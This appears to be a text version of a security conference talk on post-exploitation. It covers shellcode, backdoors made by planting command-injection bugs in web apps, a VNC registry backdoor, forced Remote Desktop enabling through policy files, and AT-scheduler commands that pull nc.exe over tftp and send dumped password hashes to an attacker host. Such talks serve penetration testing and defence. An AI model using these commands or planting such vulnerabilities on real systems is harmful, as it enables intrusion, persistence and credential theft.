Meta-Post Exploitation

Using Old, Lost, Forgotten Knowledge

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  - Malware Analyst
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- Security Researcher, Offensive Computing
- Steganography Research
- Penetration Testing
- Reverse Engineering
- Malware Analysis

First!

We have discovered something which can bring DNS to its knees

We wanted to raise awareness and share it with **you**

With this screenshot!:

REQUISITE PAGE OF RANDOM ASSEMBLY

```
void main() {
__asm__("
            jmp    0x1f                          # 2 bytes
            popl   %esi                          # 1 byte
            movl   %esi,0x8(%esi)                # 3 bytes
            xorl   %eax,%eax                     # 2 bytes
            movb   %eax,0x7(%esi)                # 3 bytes
            movl   %eax,0xc(%esi)                # 3 bytes
            movb   $0xb,%al                      # 2 bytes
            movl   %esi,%ebx                     # 2 bytes
            leal   0x8(%esi),%ecx                # 3 bytes
            leal   0xc(%esi),%edx                # 3 bytes
            int    $0x80                         # 2 bytes
            xorl   %ebx,%ebx                     # 2 bytes
            movl   %ebx,%eax                     # 2 bytes
            inc    %eax                          # 1 bytes
            int    $0x80                         # 2 bytes
            call   -0x24                         # 5 bytes
            .string \"/bin/sh\"                  # 8 bytes
            # 46 bytes total
    ");
} # thnx aleph1
```


Now that that’s over with . . . .

- **What is this?**
  - – Follow up to Val’s and HD Moore’s Tactical Exploitation talk from last year
  - – A talk about the use of automation a tactical tools post-exploitation
  - – Applied techniques
  - – Good for LARGE environments
  - – Different perspectives: some old, some forgotten, some new

Post Exploitation Concepts Overview

What Is Post Exploitation?

- It’s what you do **after** you get root
  - Note: This talk assumes you have access
- Includes
  - Password Management
  - Persistence
  - Stealth / Evading Detection
  - User Identity Theft
  - Feature Modification
  - Automation & Mass 0wnage



What Is Post Exploitation?

- Getting root is just the beginning
  - How do you spread?
  - How to manage assets as you go along?
- Lots of tools to help you get root:
  - Metasploit, Core, Canvas, Stand alone
- But what about after breaking in
  - Lots of random tools
  - Little automation / standardization
  - Archaic, hard to use, poorly documented
  - Maliciousness often obvious
  - Not Scalable to 1000’s of hosts (ignoring botnets for this talk)

Password Management

Why Password Management?

- Large pentests, 1000’s of passwords
- Testing a cracked password on many systems can be time consuming
- Keeping track of cracking sessions
- Building and growing your wordlist lets you crack faster
- Aids in cleanup stage
  - Tying accounts to systems

Password Management Goals


- Acquired password storage
- Organization and tracking
  - What passwords go with which hosts
  - What passwords are shared
  - Which users have access to what resources
- Re-use for further access
- Expanding wordlist for faster cracking

Password Management Stages & Techniques

- *Acquiring*: pwdump, cat /etc/shadow, cachedump, sql query, sniffing
- *Decisions*: Prioritize accounts to crack
- *Cracking*: John, l0pht, Cain
- *Tracking*: Nothing?
- *Reusing*: Core Impact

Manual Password Management

- Existing Tools
  - L0phtCrack
    - Stores passwords in session files
  - Cain&Abel
    - Static table, difficult to export / use / automate
    - Password Classification (NTLM, Cisco, SQL, md5)
  - Core Impact
    - Good for automated reuse of passwords against many hosts
    - No real storage / management capability
  - Text file / John the Ripper
    - Many people's method
    - Quick and dirty, not easily scalable



User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	CHANGEME		changeme	A46139FEAAF2...	6597D9FE8469...		LM & NTLM
Adminnot				6B10E6C5A9C0...	ED0C7B90513A...		LM & NTLM
Adminnot_history_0				85FBC7299296...	2745F3CCDEA...		LM & NTLM
Guestnot				5DB73775B352...	C536FBD7FF66...		LM & NTLM
SUPPORT_388945a0	* empty *			NO PASSWORD...	D134C077EC64...		NTLM
Administrator				A6C3CC59E604...	CF3183FBAC8D...		LM & NTLM
ASPNET				08C86ABFF214...	4310875163B4...		LM & NTLM
joe				727E3576618F...	92937945B518...		LM & NTLM
alice				727E3576618F...	92937945B518...		LM & NTLM
bob				2CB4841DF256...	5D7D6A98B032...		LM & NTLM
hdmoore				727E3576618F...	92937945B518...		LM & NTLM
Guest	* empty *	*	* empty *	AAD3B435B514...	31D6CFE0D16A...		LM & NTLM
chamuco							
delchi							
skoudis							
larry							
gates							
smith							
hank							
gina							
foobar							
velasquez							
kaisersoze							

User Name	LM Password	<8	NTLM Password	Audit Time
Administrator	UGET2!ME			0d 0h 0m 0s
ASPNET				
joe	???????D			
alice	???????D			
bob	???????J			
hdmoore	???????D			
Guest	* empty *	x	* empty *	
chamuco	???????T			
delchi	???????D			
skoudis	???????D			
larry	???????D			
gates	[redacted]		[redacted]	0d 0h 0m 0s
smith	???????D			
hank	UGET2!ME4$		Uget2!me4$	0d 0h 0m 0s
gina	???????D			
foobar	???????D			
velasquez	???????D			
kaisersoze	???????D			

DICTIONARY STATUS

words total
359
words done
359
% done
100.000%

BRUTE FORCE

time elapsed
0d 0h 0m26s
time left
8d17h14m21s
% done
0.0035%
current test
L6}AZ
keyrate
10030511 k/s

☑ User Info Check
☑ Dictionary
☑ Hybrid
🟩 Brute Force

- MetaPass
- Demos

Persistence

A word on Stealth vs Persistence

- In the old days a rootkit helped you maintain root
- Today rootkits are all about hiding
- These two concepts still go hand in hand

Persistence

- Persistence is maintaining access
- Why?
  - Target’s can get patched
  - Some exploits are 1 shot only
  - Sometimes you need to return multiple times to the target
  - Target’s usefulness not always immediately known
- Goals: Access target as often as needed/useful
- Huge area of study
- Sometimes persistence doesn’t matter

Persistence

- Stages of Persistence
  - Initial access:
    - Exploit
    - Stolen password, etc.
  - Decisions: What tool to use
    - FUZZY – OS, Environment, Target dependent
  - Setup
  - Re-accessing of target
  - Cleanup: Don’t be a slob, it will get you caught
    - When you no longer need the target, leave no trace

Persistence

- Existing tools
  - – Rootkits
  - – Backdoors
  - – Trojans
  - – Port knockers
  - – Adding accounts
  - – Things like netcat backdoors, inetd modifications, process injection, stealing credentials, etc.


Persistence

- Different perspective on persistence
  - If you can always re-exploit who cares
  - Inject, add, modify new vulnerabilities
    - Hard to determine maliciousness
    - We all know its hard to find bugs, now imagine someone is purposefully putting the bugs in

Persistence

- Leveraging existing persistent admin access
  - Nagios checks
  - Attack Configuration Management
    - Cfengine
    - SMS
    - Automated Patching Systems (“patch” them with our trojans)
  - GUI’s
- Tool distribution

Persistence



- Example:
- Machine has VNC installed
- Replace installed VNC with vulnerable version
  - Authentication bypass
- Copy registry password so target doesn't realize software has been updated
- Persistence with no backdoors or rootkits to get detected

Persistence

- Add vulnerable code
- Example: web apps
  - – Take out user input validation
  - – Inject your vulnerable code
    - Focus on vague intent
    - Never be obviously and solely malicious
  - – Look for apps with previous vulnerabilities
  - – Re-introduce patched bugs

Persistence

- More web app examples
- Add hidden field to HTML form
  - Users detect no change, app performs normally

```
<input type=“hidden” name=“Lang”>
```

- Edit web app and tie vuln perl code to form field input

```
If defined $hidden_field {
        open($filename,”>$hidden_field”);
}
```


- Craft a POST including the hidden field

Persistence

- www.target.com/cgi-bin/app.cgi?lang=|cmd|
- Code will execute your commands
- Who needs to bind a shell to a port?
- Unlikely to ever be detected
  - Especially good in big apps
  - Code review can’t ever be sure of maliciousness
  - But some sites replace code every X time-period
- No rootkits to install
- Unusual to tripwire all web code

- DEMOS

Persistence



- Take concept to another level
  - Add a decoder to web app
  - Look for a “trigger” string combination in form fields
  - If Name = John Smith and Age = 42 then execute contents of Address field
  - URL encode form entries containing commands
  - Have identifier “stub” in encoded data for app to find

Persistence

- Mixing Stealth with Persistence
  - Further encoding
  - Take entries from all fields
  - Concat them
  - “Decode” commands
  - Rotational Ciphers (rot 13, caeser)
  - Even more complex obfuscation

Persistence

- Covert Accounts
  - Add an account / renable
  - Modify local account policies to allow access
    - Ex. SUPPORT_3848576b1, guest
  - Add it to the admin group (net localgroup)
- Only use AT to run your commands
  - Persistence without adding files, new accounts
    - Less likely to be discovered

Stealth / Evading Detection


Stealth / Evading Detection

- Hiding your activity
  - From:
    - IDS
    - A/V
    - LOGGING
    - Suspicious users & admins
    - Firewalls
    - Process listing

Stealth / Evading Detection

- Why Stealth?
  - *If you get caught, you get stopped*
  - The longer you can operate undetected, the more you can accomplish
  - Admin’s won’t fix problems they don’t know exist (helps persistence)
  - On a pen test you should also be testing the organizations detection and response capabilities

Stealth / Evading Detection



- Goals
  - Keep system operable
    - If it breaks you can't use it
    - Someone will come fix it
  - Operate without fear of detection
  - Robustness
    - Hiding shouldn't require constant attention
  - DON'T LOOK MALICIOUS!

Stealth / Evading Detection

- Manual / Existing Tools
  - Rootkits, rootkits, rootkits
  - Meterpreter
  - Encryption
    - Shellcode Encoders for IDS evasion
  - Log cleaners
  - Packers
  - Covert channels / Steganography
  - Anti-analysis / anti-forensics
    - See all of OC’s other talks ☺
    - Also Vinnie Liu’s Metasploit research

Stealth / Evading Detection

- Different Perspective
  - DON’T BE AN ANOMALY!
  - Hide in plain sight
    - Many tools have ONLY malicious uses
    - Make your intent hard to determine
  - Be noisy on one target to divert attention from another

Stealth / Evading Detection

- Different Perspective
  - Know the targets environment better than they do
    - If they don't use encryption, maybe you shouldn't either
    - Change strategies to match environment's normal behavior
  - Don't always default to exploits
    - See Tactical Exploitation talk
    - IDS's can't see normal behavior that is malicious
    - **You cant regex "intent"**

Stealth / Evading Detection

- Use crazy techniques that leave no footprint
  - IR ports: copy your trojans for later use
    - No IDS, authentication, or network logs
    - Self organizing networks
  - Bluetooth devices, same idea
  - Look for other protocols less scrutinized
    - IPV6, IPX, UDP

Stealth / Evading Detection

- Using Windows security objects for stealth
  - Auditing Securable Objects controlled by SACL's
  - Null SACL = No Auditing = No Logs
- What about making LOTS of noise?
- Generate tons of events
  - Are these anomalies?
  - Lots of work to sort out
  - Overflow logs

- DEMOS

User Identity Theft

User Identity Theft

- It’s not always about ROOT!
- Look like someone else
  - Use the credentials / access of another user
- Goals
  - Change your identity at will
    - User ID, domain credentials, sessions
    - Impersonate system accounts
    - Make activities look like normal user behavior

User Identity Theft

- Stages and techniques
  - Target users
    - Who has access to what
    - Where is the data?
  - Change Identity
    - Hijack credentials/sessions
    - Abuse tokens
  - Access is the end goal, be it data or another system

User Identity Theft

- Existing tools
  - Incognito (metasploit)
    - Enumerate / hijack tokens
  - FU/FUTO
    - Enable SYSTEM privileges
    - Change process privileges DKOM
  - SU / SUDO / KSU
  - Process injection
  - Hijack domain credentials

User Identity Theft

Tokens, Privileges, Security Descriptors,
SID’s, SACL’s, DACL’s, ACE’s Oh’ My

- What we want
  - Privileges or SID’s
- What we get
  - Access, Access, Access
- How we get it
  - Incognito vs. FUto

- DEMOS
  - – Step by step ownage of a domain controller

Feature Modification

Feature Modification

- Changing existing features or settings to benefit our activities
- Goals
  - Support all Post-Exploitation activities
  - Disabling detection technologies
  - Enabling in-secure or easy to use software

Feature Modification

- Feature Modification is Basically Securable Object Manipulation
  - Remember all those Tokens, and Security Descriptors?
  - These can be modified programmatically and directly
    - Not just through existing tools
  - Stealth / Persistence requirements
    - May make it more advantageous to use custom tools
      - Access Objects programmatically
      - Can be much more complex to implement

Feature Modification

- Re-enabling disabled access
  - PsExec: It’s still cool (Thanks Mark!)
- Enabling GUI access
  - VNC (from a command line)
  - Remote Desktop (even if disabled)
- Turning off or adding exceptions to security software
  - Firewalls, AV, logging (msf3 can do some of this)
- Modifying Local Security Policies
- Don’t get caught by this! Clean up!

Feature Modification

- Enabling VNC (from command l
  - Go get VNC (check out guh.nu!)
  - Make a folder on the target for the vnc files
  - Copy the following files to target folder:
    - Winvnc.exe
    - Vnc.reg
    - Vnchooks.dll
    - Omnithread_rt.dll
  - Regedit –s vnc.reg
  - Winvnc –install
  - Net start “vnc server”
  - Password is “infected”

Vnc.reg file contents:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3\Default]
"SocketConnect"=dword:00000001
"AutoPortSelect"=dword:00000001
"InputsEnabled"=dword:00000001
"LocalInputsDisabled"=dword:00000000
"IdleTimeout"=dword:00000000
"QuerySetting"=dword:00000002
"QueryTimeout"=dword:0000000a
"PollUnderCursor"=dword:00000000
"PollForeground"=dword:00000001
"PollFullScreen"=dword:00000000
"OnlyPollConsole"=dword:00000001
"OnlyPollOnEvent"=dword:00000000
"Password"=hex:10,4d,89,3d,5a,e1,55,f8
```

Feature Modification

- Enabling Remote Desktop remotely
  - Having a GUI to your target can be necessary
  - Maybe they are running a specialized GUI app
    - Ex. System controlling access to security doors
      - No command line way of modifying system, need GUI
    - SCADA systems?
    - Security cameras
    - Who knows what you might be up to ☺
  - Remote desktop is fast and already a feature of OS
  - However it’s often disabled, maybe even by GPO

- DEMOS

Feature Modification

- Enabling Remote Desktop remotely
  - Complicated procedure, especially if GPO's involved
  - Create a file named *fix_ts_policy.ini*

```
[Unicode]
    Unicode=yes
    [Version]
    signature="$CHICAGO$"
    Revision=1
    [Privilege Rights]
    seremoteinteractivelogonright = hacked_account
    seinteractivelogonright = hacked_account
    sedenyinteractivelogonright =
    sedenyremoteinteractivelogonright =
    sedenynetworklogonright =
```

  - This file will fix policy settings in your way
  - Change "*hacked_account*" to a real account

Feature Modification

- Enabling Remote Desktop remotely
  - Create another file named *enable_ts.reg*

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]

"fDenyTSConnections"=dword:00000000
"TSEnabled"=dword:00000001
"TSUserEnabled"=dword:00000000
```

  - Then perform these commands
    - sc config termservice start= auto
    - regedit /s enable_ts.reg
    - copy c:\windows\security\database\secedit.sdb c:\windows\security\database\new.secedit.sdb
    - copy c:\windows\security\database\secedit.sdb c:\windows\security\database\orig.secedit.sdb
    - secedit /configure /db new.secedit.sdb /cfg fix_ts_policy.ini
    - gpupdate /Force
    - net start "terminal services"

- DEMOS

Abusing The Scheduler

Abusing The Scheduler

- Oldschool techniques can get results on new problems
- Remember this is POST exploitation so you already have *some* access
- AT command schedules things to run on at a specified time and date
  - Scheduler service must be running

Abusing The Scheduler

- Often these days certain features are disabled for security
  - Shares, enumeration, SCM
- Use AT to get around these problems
  - Usually NOT disabled

```
Net use \\target\ipc$ password /user:username
At \\target 12:00 pm command
Ex. At \\192.168.1.1 12:00pm tftp –I myip GET nc.exe
```

Abusing The Scheduler

- Often AT is still enabled while many other things you typically use are not
- AT is as good as having a shell:
  - *Enable / Start Services*
  - *Transfer files*
  - *Adding users*
  - *Messing with the registry / policies*
  - *Pretty much anything you can do with a shell*
  - *Added bonus, defaults to run as SYSTEM*

Abusing The Scheduler

- Privileges of LocalSystem that we care about
  - NT AUTHORITY\SYSTEM and BUILTIN \Administrators SIDs
  - SE_IMPERSONATE_NAME
  - SE_TCB_NAME
  - SE_DEBUG_NAME

Abusing The Scheduler

- Automating around AT
  - Flow:
    - Establish authenticated session
    - Determine the time on the target
    - Pass commands to the target to be run 1 min from now
      - Write a batch file that executes everything at once
      - Have the target send you back whatever info you want
      - Be mindful of file transfer protocols, TFTP is good but not always “quiet” or available

Abusing The Scheduler

- Common use example
  - Net use \\target
  - Net time \\target
  - At \\target (net time +1min) “tftp –i use GET e.bat”
  - At \\target (net time +2min) e.bat
  - e.bat does:
    - Adds a user (net user hacked hacked /add)
      - Admin group (net localgroup administrators hacked /add)
    - Gets hashdumping tools and dumps hashes
    - Sends hashes, identified by IP back to attacker host

Massive Automation

Massive Automation

- *Automating* techniques and tools for use against massive numbers of hosts
- Goals
  - Penetrate as many systems as possible with little interaction and in a short time
  - Ease of use / re-use
  - Lower cost of attack
  - Started out with perl scripts
  - Migrating to ruby / msf3

Massive Automation

- OC currently porting tools to MSF3
- Examples of automation
  - MetaPass
    - Automated password management
    - Establish netbios session/credentials on range of hosts
    - Enumerate Netbios information, bypass certain RestrictAnonymous settings
  - OCATAttack
    - Use the scheduler as your “shell” to control ranges of hosts

- DEMOS

- **Related talks you should see**
  - – Beyond EIP – The theoretical / tool development end of things (spoonm & skape)
  - – Security Implications of Windows Access Tokens (Luke Jennings)

- **Acknowledgements**
  - Thanks to
    - All the people from #offensivecomputing, nologin, uninformed IRC and SILC channels
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    - Danny Quist, krbklepto, Egypt, spoonm, skape
    - Luke Jennings for his awesome work

- Questions ?
- Presentation available at

www.offensivecomputing.net